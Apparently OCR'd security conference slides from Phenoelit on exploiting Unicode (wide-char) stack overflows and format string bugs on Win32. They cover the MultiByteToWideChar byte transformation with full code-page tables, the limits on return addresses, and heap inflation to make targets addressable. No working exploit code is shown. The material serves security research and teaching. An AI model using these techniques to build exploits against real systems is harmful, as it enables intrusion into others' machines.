


Practical Win32 and UNICODE exploitation


Lessons learned when the Cisco™ guys went to Windows™ land

Agenda

- Vulnerabilities in wide char environments
  - Stack based buffer overflows
  - Format strings
- Return address selection
  - Unicode addressable
  - SEH return
  - A generic return address solution
- Shellcode in UNICODE
  - Simple stack run
  - Venetian shell code
- Annual Phenoelit 0day

A normal overflow *yawn*

- User data overflows stack saved registers
- Frame Pointer (FP) is overwritten and ends up in EBP
- Return address pop‘d from stack and ends up in EIP
- The rest is history




Oh, Dr. Watson, what a pleasure to meet you

(c) Microsoft

A wide char overflow

- User data gets transformed into wide char
- Wide char data overwrites saved register data
- FP gets corrupted
- RET gets corrupted
- What now?



Phenoelit

Missbrauch Nutzbar
Misuse will be rewarded

Overflows compared

- Normal overflow overwrites FP and return address with user data
- Limited modification of user data takes place
- All 4 bytes of FP and return address can be influenced
- Exception when executing 0x41414141

- Wide char or UNICODE overflows overwrite the same data (FP, RET)
- User data is modified to at least 50%
- Only 2 of 4 bytes of FP and RET can be influenced
- Exception when executing 0x00410041

What transformation happens?

- Most people claim that it‘s byte (0x41) to byte with leading zero (0x0041)... wrong.
- On Win32, the transformation is done by

int MultiByteToWideChar(
    UINT *CodePage*, **← PAGE!!!**
    DWORD *dwFlags*,
    LPCSTR *lpMultiByteStr*,**← source**
    int *cbMultiByte*,
    LPWSTR *lpWideCharStr*,**← destination**
    int *cchWideChar*
);

Windows transformation tables

```
ASCII  ANSI      OEM      UTF7      UTF8
00: 0000 ..|0000 ..|0000 ..|0000 ..|
01: 0100 ..|0100 ..|0100 ..|0100 ..|
02: 0200 ..|0200 ..|0200 ..|0200 ..|
03: 0300 ..|0300 ..|0300 ..|0300 ..|
04: 0400 ..|0400 ..|0400 ..|0400 ..|
05: 0500 ..|0500 ..|0500 ..|0500 ..|
06: 0600 ..|0600 ..|0600 ..|0600 ..|
07: 0700 ..|0700 ..|0700 ..|0700 ..|
08: 0800 ..|0800 ..|0800 ..|0800 ..|
09: 0900 ..|0900 ..|0900 ..|0900 ..|
0A: 0A00 ..|0A00 ..|0A00 ..|0A00 ..|
0B: 0B00 ..|0B00 ..|0B00 ..|0B00 ..|
0C: 0C00 ..|0C00 ..|0C00 ..|0C00 ..|
0D: 0D00 ..|0D00 ..|0D00 ..|0D00 ..|
0E: 0E00 ..|0E00 ..|0E00 ..|0E00 ..|
0F: 0F00 ..|0F00 ..|0F00 ..|0F00 ..|
```

Windows transformation tables

```
ASCII  ANSI      OEM     UTF7     UTF8
10: 1000 ..|1000 ..|1000 ..|1000 ..|
11: 1100 ..|1100 ..|1100 ..|1100 ..|
12: 1200 ..|1200 ..|1200 ..|1200 ..|
13: 1300 ..|1300 ..|1300 ..|1300 ..|
14: 1400 ..|1400 ..|1400 ..|1400 ..|
15: 1500 ..|1500 ..|1500 ..|1500 ..|
16: 1600 ..|1600 ..|1600 ..|1600 ..|
17: 1700 ..|1700 ..|1700 ..|1700 ..|
18: 1800 ..|1800 ..|1800 ..|1800 ..|
19: 1900 ..|1900 ..|1900 ..|1900 ..|
1A: 1A00 ..|1A00 ..|1A00 ..|1A00 ..|
1B: 1B00 ..|1B00 ..|1B00 ..|1B00 ..|
1C: 1C00 ..|1C00 ..|1C00 ..|1C00 ..|
1D: 1D00 ..|1D00 ..|1D00 ..|1D00 ..|
1E: 1E00 ..|1E00 ..|1E00 ..|1E00 ..|
1F: 1F00 ..|1F00 ..|1F00 ..|1F00 ..|
```

Windows transformation tables

```
ASCII  ANSI      OEM      UTF7      UTF8
20: 2000  .|2000  .|2000  .|2000  .|
21: 2100 !.|2100 !.|2100 !.|2100 !.|
22: 2200 ".|2200 ".|2200 ".|2200 ".|
23: 2300 #.|2300 #.|2300 #.|2300 #.|
24: 2400 $.|2400 $.|2400 $.|2400 $.|
25: 2500 %.|2500 %.|2500 %.|2500 %.|
26: 2600 &.|2600 &.|2600 &.|2600 &.|
27: 2700 '.|2700 '.|2700 '.|2700 '.|
28: 2800 (.|2800 (.|2800 (.|2800 (.|
29: 2900 ).|2900 ).|2900 ).|2900 ).|
2A: 2A00 *.|2A00 *.|2A00 *.|2A00 *.|
2B: 2B00 +.|2B00 +.|0000 ..|2B00 +.|
2C: 2C00 ,.|2C00 ,.|2C00 ,.|2C00 ,.|
2D: 2D00 -.|2D00 -.|2D00 -.|2D00 -.|
2E: 2E00 ..|2E00 ..|2E00 ..|2E00 ..|
2F: 2F00 /.|2F00 /.|2F00 /.|2F00 /.|
```

Windows transformation tables

```
ASCII  ANSI      OEM      UTF7      UTF8
30: 3000 0.|3000 0.|3000 0.|3000 0.|
31: 3100 1.|3100 1.|3100 1.|3100 1.|
32: 3200 2.|3200 2.|3200 2.|3200 2.|
33: 3300 3.|3300 3.|3300 3.|3300 3.|
34: 3400 4.|3400 4.|3400 4.|3400 4.|
35: 3500 5.|3500 5.|3500 5.|3500 5.|
36: 3600 6.|3600 6.|3600 6.|3600 6.|
37: 3700 7.|3700 7.|3700 7.|3700 7.|
38: 3800 8.|3800 8.|3800 8.|3800 8.|
39: 3900 9.|3900 9.|3900 9.|3900 9.|
3A: 3A00 :.|3A00 :.|3A00 :.|3A00 :.|
3B: 3B00 ;.|3B00 ;.|3B00 ;.|3B00 ;.|
3C: 3C00 <.|3C00 <.|3C00 <.|3C00 <.|
3D: 3D00 =.|3D00 =.|3D00 =.|3D00 =.|
3E: 3E00 >.|3E00 >.|3E00 >.|3E00 >.|
3F: 3F00 ?.|3F00 ?.|3F00 ?.|3F00 ?.|
```

Windows transformation tables

```
ASCII   ANSI      OEM      UTF7      UTF8
40: 4000 @.|4000 @.|4000 @.|4000 @.|
41: 4100 A.|4100 A.|4100 A.|4100 A.|
42: 4200 B.|4200 B.|4200 B.|4200 B.|
43: 4300 C.|4300 C.|4300 C.|4300 C.|
44: 4400 D.|4400 D.|4400 D.|4400 D.|
45: 4500 E.|4500 E.|4500 E.|4500 E.|
46: 4600 F.|4600 F.|4600 F.|4600 F.|
47: 4700 G.|4700 G.|4700 G.|4700 G.|
48: 4800 H.|4800 H.|4800 H.|4800 H.|
49: 4900 I.|4900 I.|4900 I.|4900 I.|
4A: 4A00 J.|4A00 J.|4A00 J.|4A00 J.|
4B: 4B00 K.|4B00 K.|4B00 K.|4B00 K.|
4C: 4C00 L.|4C00 L.|4C00 L.|4C00 L.|
4D: 4D00 M.|4D00 M.|4D00 M.|4D00 M.|
4E: 4E00 N.|4E00 N.|4E00 N.|4E00 N.|
4F: 4F00 O.|4F00 O.|4F00 O.|4F00 O.|
```

Windows transformation tables

```
ASCII  ANSI     OEM     UTF7     UTF8
50: 5000 P.|5000 P.|5000 P.|5000 P.|
51: 5100 Q.|5100 Q.|5100 Q.|5100 Q.|
52: 5200 R.|5200 R.|5200 R.|5200 R.|
53: 5300 S.|5300 S.|5300 S.|5300 S.|
54: 5400 T.|5400 T.|5400 T.|5400 T.|
55: 5500 U.|5500 U.|5500 U.|5500 U.|
56: 5600 V.|5600 V.|5600 V.|5600 V.|
57: 5700 W.|5700 W.|5700 W.|5700 W.|
58: 5800 X.|5800 X.|5800 X.|5800 X.|
59: 5900 Y.|5900 Y.|5900 Y.|5900 Y.|
5A: 5A00 Z.|5A00 Z.|5A00 Z.|5A00 Z.|
5B: 5B00 [.|5B00 [.|5B00 [.|5B00 [.|
5C: 5C00 \.|5C00 \.|5C00 \.|5C00 \.|
5D: 5D00 ].|5D00 ].|5D00 ].|5D00 ].|
5E: 5E00 ^.|5E00 ^.|5E00 ^.|5E00 ^.|
5F: 5F00 _.|5F00 _.|5F00 _.|5F00 _.|
```

Windows transformation tables

```
ASCII  ANSI     OEM     UTF7     UTF8
60: 6000 `.|6000 `.|6000 `.|6000 `.|
61: 6100 a.|6100 a.|6100 a.|6100 a.|
62: 6200 b.|6200 b.|6200 b.|6200 b.|
63: 6300 c.|6300 c.|6300 c.|6300 c.|
64: 6400 d.|6400 d.|6400 d.|6400 d.|
65: 6500 e.|6500 e.|6500 e.|6500 e.|
66: 6600 f.|6600 f.|6600 f.|6600 f.|
67: 6700 g.|6700 g.|6700 g.|6700 g.|
68: 6800 h.|6800 h.|6800 h.|6800 h.|
69: 6900 i.|6900 i.|6900 i.|6900 i.|
6A: 6A00 j.|6A00 j.|6A00 j.|6A00 j.|
6B: 6B00 k.|6B00 k.|6B00 k.|6B00 k.|
6C: 6C00 l.|6C00 l.|6C00 l.|6C00 l.|
6D: 6D00 m.|6D00 m.|6D00 m.|6D00 m.|
6E: 6E00 n.|6E00 n.|6E00 n.|6E00 n.|
6F: 6F00 o.|6F00 o.|6F00 o.|6F00 o.|
```

(c) Microsoft

Windows transformation tables

```
ASCII  ANSI      OEM     UTF7     UTF8
70: 7000 p.|7000 p.|7000 p.|7000 p.|
71: 7100 q.|7100 q.|7100 q.|7100 q.|
72: 7200 r.|7200 r.|7200 r.|7200 r.|
73: 7300 s.|7300 s.|7300 s.|7300 s.|
74: 7400 t.|7400 t.|7400 t.|7400 t.|
75: 7500 u.|7500 u.|7500 u.|7500 u.|
76: 7600 v.|7600 v.|7600 v.|7600 v.|
77: 7700 w.|7700 w.|7700 w.|7700 w.|
78: 7800 x.|7800 x.|7800 x.|7800 x.|
79: 7900 y.|7900 y.|7900 y.|7900 y.|
7A: 7A00 z.|7A00 z.|7A00 z.|7A00 z.|
7B: 7B00 {.|7B00 {.|7B00 {.|7B00 {.|
7C: 7C00 |.|7C00 |.|7C00 |.|7C00 |.|
7D: 7D00 }.|7D00 }.|7D00 }.|7D00 }.|
7E: 7E00 ~.|7E00 ~.|7E00 ~.|7E00 ~.|
7F: 7F00 ..|7F00 ..|7F00 ..|7F00 ..|
```

Phenoelit

Missbrauch
Nutzbar
Misuse will be
rewarded

Windows transformation tables

ASCII	ANSI	OEM	UTF7	UTF8
80:	AC20 .	C700 ..	80FF ..	0000 ..
81:	8100 ..	FC00 ..	81FF ..	0000 ..
82:	1A20 .	E900 ..	82FF ..	0000 ..
83:	9201 ..	E200 ..	83FF ..	0000 ..
84:	1E20 .	E400 ..	84FF ..	0000 ..
85:	2620 &	E000 ..	85FF ..	0000 ..
86:	2020	E500 ..	86FF ..	0000 ..
87:	2120 !	E700 ..	87FF ..	0000 ..
88:	C602 ..	EA00 ..	88FF ..	0000 ..
89:	3020 0	EB00 ..	89FF ..	0000 ..
8A:	6001 `.	E800 ..	8AFF ..	0000 ..
8B:	3920 9	EF00 ..	8BFF ..	0000 ..
8C:	5201 R.	EE00 ..	8CFF ..	0000 ..
8D:	8D00 ..	EC00 ..	8DFF ..	0000 ..
8E:	7D01 }.	C400 ..	8EFF ..	0000 ..
8F:	8F00 ..	C500 ..	8FFF ..	0000 ..

Windows transformation tables

```
ASCII   ANSI       OEM      UTF7      UTF8
90: 9000 ..|C900 ..|90FF ..|0000 ..|
91: 1820 . |E600 ..|91FF ..|0000 ..|
92: 1920 . |C600 ..|92FF ..|0000 ..|
93: 1C20 . |F400 ..|93FF ..|0000 ..|
94: 1D20 . |F600 ..|94FF ..|0000 ..|
95: 2220 " |F200 ..|95FF ..|0000 ..|
96: 1320 . |FB00 ..|96FF ..|0000 ..|
97: 1420 . |F900 ..|97FF ..|0000 ..|
98: DC02 ..|FF00 ..|98FF ..|0000 ..|
99: 2221 "!|D600 ..|99FF ..|0000 ..|
9A: 6101 a.|DC00 ..|9AFF ..|0000 ..|
9B: 3A20 : |F800 ..|9BFF ..|0000 ..|
9C: 5301 S.|A300 ..|9CFF ..|0000 ..|
9D: 9D00 ..|D800 ..|9DFF ..|0000 ..|
9E: 7E01 ~.|D700 ..|9EFF ..|0000 ..|
9F: 7801 x.|9201 ..|9FFF ..|0000 ..|
```

Windows transformation tables

```
ASCII  ANSI      OEM     UTF7     UTF8
A0: A000 ..|E100 ..|A0FF ..|0000 ..|
A1: A100 ..|ED00 ..|A1FF ..|0000 ..|
A2: A200 ..|F300 ..|A2FF ..|0000 ..|
A3: A300 ..|FA00 ..|A3FF ..|0000 ..|
A4: A400 ..|F100 ..|A4FF ..|0000 ..|
A5: A500 ..|D100 ..|A5FF ..|0000 ..|
A6: A600 ..|AA00 ..|A6FF ..|0000 ..|
A7: A700 ..|BA00 ..|A7FF ..|0000 ..|
A8: A800 ..|BF00 ..|A8FF ..|0000 ..|
A9: A900 ..|AE00 ..|A9FF ..|0000 ..|
AA: AA00 ..|AC00 ..|AAFF ..|0000 ..|
AB: AB00 ..|BD00 ..|ABFF ..|0000 ..|
AC: AC00 ..|BC00 ..|ACFF ..|0000 ..|
AD: AD00 ..|A100 ..|ADFF ..|0000 ..|
AE: AE00 ..|AB00 ..|AEFF ..|0000 ..|
AF: AF00 ..|BB00 ..|AFFF ..|0000 ..|
```

Windows transformation tables

ASCII	ANSI	OEM	UTF7	UTF8
B0:	B000 ..	9125 .%	B0FF ..	0000 ..
B1:	B100 ..	9225 .%	B1FF ..	0000 ..
B2:	B200 ..	9325 .%	B2FF ..	0000 ..
B3:	B300 ..	0225 .%	B3FF ..	0000 ..
B4:	B400 ..	2425 $%	B4FF ..	0000 ..
B5:	B500 ..	C100 ..	B5FF ..	0000 ..
B6:	B600 ..	C200 ..	B6FF ..	0000 ..
B7:	B700 ..	C000 ..	B7FF ..	0000 ..
B8:	B800 ..	A900 ..	B8FF ..	0000 ..
B9:	B900 ..	6325 c%	B9FF ..	0000 ..
BA:	BA00 ..	5125 Q%	BAFF ..	0000 ..
BB:	BB00 ..	5725 W%	BBFF ..	0000 ..
BC:	BC00 ..	5D25]%	BCFF ..	0000 ..
BD:	BD00 ..	A200 ..	BDFF ..	0000 ..
BE:	BE00 ..	A500 ..	BEFF ..	0000 ..
BF:	BF00 ..	1025 .%	BFFF ..	0000 ..

(c) Microsoft

Windows transformation tables

ASCII	ANSI	OEM	UTF7	UTF8
C0:	C000 ..	1425 .%	C0FF ..	0000 ..
C1:	C100 ..	3425 4%	C1FF ..	0100 ..
C2:	C200 ..	2C25 ,%	C2FF ..	0200 ..
C3:	C300 ..	1C25 .%	C3FF ..	0300 ..
C4:	C400 ..	0025 .%	C4FF ..	0400 ..
C5:	C500 ..	3C25 <%	C5FF ..	0500 ..
C6:	C600 ..	E300 ..	C6FF ..	0600 ..
C7:	C700 ..	C300 ..	C7FF ..	0700 ..
C8:	C800 ..	5A25 Z%	C8FF ..	0800 ..
C9:	C900 ..	5425 T%	C9FF ..	0900 ..
CA:	CA00 ..	6925 i%	CAFF ..	0A00 ..
CB:	CB00 ..	6625 f%	CBFF ..	0B00 ..
CC:	CC00 ..	6025 `%	CCFF ..	0C00 ..
CD:	CD00 ..	5025 P%	CDFF ..	0D00 ..
CE:	CE00 ..	6C25 l%	CEFF ..	0E00 ..
CF:	CF00 ..	A400 ..	CFFF ..	0F00 ..

Phenoelit

Missbrauch Nutzbar
Misuse will be rewarded

Windows transformation tables

```
ASCII  ANSI      OEM     UTF7     UTF8
D0: D000 ..|F000 ..|D0FF ..|1000 ..|
D1: D100 ..|D000 ..|D1FF ..|1100 ..|
D2: D200 ..|CA00 ..|D2FF ..|1200 ..|
D3: D300 ..|CB00 ..|D3FF ..|1300 ..|
D4: D400 ..|C800 ..|D4FF ..|1400 ..|
D5: D500 ..|3101 1.|D5FF ..|1500 ..|
D6: D600 ..|CD00 ..|D6FF ..|1600 ..|
D7: D700 ..|CE00 ..|D7FF ..|1700 ..|
D8: D800 ..|CF00 ..|D8FF ..|1800 ..|
D9: D900 ..|1825 .%|D9FF ..|1900 ..|
DA: DA00 ..|0C25 .%|DAFF ..|1A00 ..|
DB: DB00 ..|8825 .%|DBFF ..|1B00 ..|
DC: DC00 ..|8425 .%|DCFF ..|1C00 ..|
DD: DD00 ..|A600 ..|DDFF ..|1D00 ..|
DE: DE00 ..|CC00 ..|DEFF ..|1E00 ..|
DF: DF00 ..|8025 .%|DFFF ..|1F00 ..|
```

(c) Microsoft

Windows transformation tables

ASCII	ANSI	OEM	UTF7	UTF8
E0:	E000 ..	D300 ..	E0FF ..	0000 ..
E1:	E100 ..	DF00 ..	E1FF ..	0100 ..
E2:	E200 ..	D400 ..	E2FF ..	0200 ..
E3:	E300 ..	D200 ..	E3FF ..	0300 ..
E4:	E400 ..	F500 ..	E4FF ..	0400 ..
E5:	E500 ..	D500 ..	E5FF ..	0500 ..
E6:	E600 ..	B500 ..	E6FF ..	0600 ..
E7:	E700 ..	FE00 ..	E7FF ..	0700 ..
E8:	E800 ..	DE00 ..	E8FF ..	0800 ..
E9:	E900 ..	DA00 ..	E9FF ..	0900 ..
EA:	EA00 ..	DB00 ..	EAFF ..	0A00 ..
EB:	EB00 ..	D900 ..	EBFF ..	0B00 ..
EC:	EC00 ..	FD00 ..	ECFF ..	0C00 ..
ED:	ED00 ..	DD00 ..	EDFF ..	0D00 ..
EE:	EE00 ..	AF00 ..	EEFF ..	0E00 ..
EF:	EF00 ..	B400 ..	EFFF ..	0F00 ..

(c) Microsoft

Windows transformation tables

ASCII	ANSI	OEM	UTF7	UTF8
F0:	F000 ..	AD00 ..	F0FF ..	0000 ..
F1:	F100 ..	B100 ..	F1FF ..	0100 ..
F2:	F200 ..	1720 .	F2FF ..	0200 ..
F3:	F300 ..	BE00 ..	F3FF ..	0300 ..
F4:	F400 ..	B600 ..	F4FF ..	0400 ..
F5:	F500 ..	A700 ..	F5FF ..	0500 ..
F6:	F600 ..	F700 ..	F6FF ..	0600 ..
F7:	F700 ..	B800 ..	F7FF ..	0700 ..
F8:	F800 ..	B000 ..	F8FF ..	0000 ..
F9:	F900 ..	A800 ..	F9FF ..	0100 ..
FA:	FA00 ..	B700 ..	FAFF ..	0200 ..
FB:	FB00 ..	B900 ..	FBFF ..	0300 ..
FC:	FC00 ..	B300 ..	FCFF ..	0000 ..
FD:	FD00 ..	B200 ..	FDFF ..	0100 ..
FE:	FE00 ..	A025 .%	FEFF ..	0000 ..
FF:	FF00 ..	A000 ..	FFFF ..	0000 ..

What can be addressed?

- With 2 out of 4 bytes to influence, one get's roughly 65535 different addresses instead of 4294967295
- ~86% of this address space is not mapped
  - Useless, unless Dr. Watson is invited for dinner
- Threads make fixed addresses unreliable
- Currently, the most common method is blowing up the heap
  - Heap of the target process is artificially inflated
  - More memory gets mapped
  - Higher chances to find an addressable section
  - Method most widely used by KF/Snosoft

(c) Microsoft

What about format strings?

- Format string bugs in pure wchar functions (swprintf, fwprintf) are perfectly fine.
  - ...of course, with the usual addressing problems
- For ASCII versions, remember that at least every second byte gets modified
- Format arguments work on a minumum of two bytes (%s,%x,etc.)
- Three byte format args are possible (%3d),
